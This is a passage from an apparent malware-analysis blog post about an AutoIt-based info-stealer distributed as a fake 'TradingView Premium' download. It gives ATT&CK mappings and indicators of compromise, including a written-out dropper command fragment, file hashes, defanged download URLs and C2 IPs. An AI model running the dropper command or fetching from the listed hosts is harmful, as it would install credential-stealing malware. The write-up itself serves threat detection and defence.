


There is likely more that is enumerated, but my events list was long and it would be better to spend some more time reversing the AutoIt script after it got decompiled. I will try spend some time on this soon and update this blog with more info.
After the payload d runs, it is deleted from the system. There is no obvious persistence I can see, and from stage one code it tries to self delete the dropped files via the RunOnce key, as well as API calls for cleaning up directories. It seems to me this is is designed as a ‘once and done’ type payload. In fact, my particular download was modified only a couple of days ago within the zip which indicates the threat actor is likely keeping on top of IOCs which may start being picked up by security vendors.
As per the original research by @osint_barbie, the MacOS version may not elect to do this as it is less likely people are running signature based antivirus solutions on a Mac.
As I have stated, I do believe this to be a ‘kit’ sold to threat actors to build malware packages. I did a quick google of the PDB name, wextract.pdb, which brought back this blog post. There are a few similarities as to how the stage one in this campaign is unpacked, particularly through the use of a cabinet file and using DecryptFileA.
TTPs
The following Tactics, Techniques, and Procedures are what I have observed in this campaign:
| TTP | Description |
|---|---|
| T1027 | Obfuscated Files or Information |
| T1036 | Masquerading |
| T1204 | User Execution |
| T1555.003 | Credentials from Password Stores: Credentials from Web Browsers |
| T1622 | Debugger Evasion |
| T1059.003 | Command and Scripting Interpreter: Windows Command Shell |
| T1059.010 | Command and Scripting Interpreter: AutoHotKey & AutoIT |
| T1071.001 | Application Layer Protocol: Web Protocols |
| T1140 | Deobfuscate/Decode Files or Information |
| T1070.004 | Indicator Removal: File Deletion |
Indicators of compromise
Unfortunately some of these do not have negative risk ratings yet in VT:

- hXXps://www.reddit[.]com/r/TradingVievStock/comments/1qcmgir/tradingview_premium_free_v217_full_desktop_build/ | Reddit post offering download
- wextract.pdb | PDB file in the stage one installer
at.exe skjdjhfjshdfjioe4| Weird attempt to run some taskcmd /c KTvstTgT & type Pushed.xls | %comspec%| Encoded bat command which drops AutoIt- Axis | 48bc70a4bd93d8c8940dd0e1b00402cb69d35da7edd585ad5940c319e3b41178 | File as part of constructing the AutoIt file
- Pushed.xls | 854e026d38406a5c0251306c73cb96fdd31e0ea2d1beb81f95f12a0961a50472 | File as part of constructing the AutoIt file
- Mounts | 1c12dacc8b4b9153591a5d23377320625732725b05101b8389a98eb37a8cc209 | File as part of constructing the AutoIt file
- Subject | b7d84fd0118dfc8518a21d829580a8c62833ccd5c1c7b03f69387eaa3ebe7f80 | File as part of constructing the AutoIt file
- Environments.exe | 881619a47b62b52305d92640cc4d4845a279c23a5a749413785fc8fcb0fdf7fb | AutoIt interpreter
- Sara.xls | fbf5a75ec55968723bd0a35fdd78c421363e7bd0ca1da742ec837a21c25cbf9d | Compiled AutoIt script info-stealer
- Sara.xls.au3 | 5ce07b9a5c389a9be37ec2e56b97fc72e9f56dbe4e2bf535508f8fcffe894993 | The ‘decompiled’ AutoIt script
- TradingView_Premium_Desktop.zip | 39ccfdfb24ba5ab8184f3880d26c63b52901c21da66c436d77a2826215d1b475 | Encrypted zip file containing the payloads
- 188.114.96[.]11 | - | Cloudflare IP the Stage Three connects to after enumerating sensitive information stores on the target machine
- 149.154.167[.]99 | - | Telegram IP the Stage Three connects to after enumerating sensitive information stores on the target machine
- hXXps://techadapt[.]io/share_windows/ | Windows download link for the malicious zip
- hXXps://techadapt[.]io/share_macos/ | MacOS download link 1
- hXXps://techadapt[.]io/share_macos_15/ | MacOS download link 2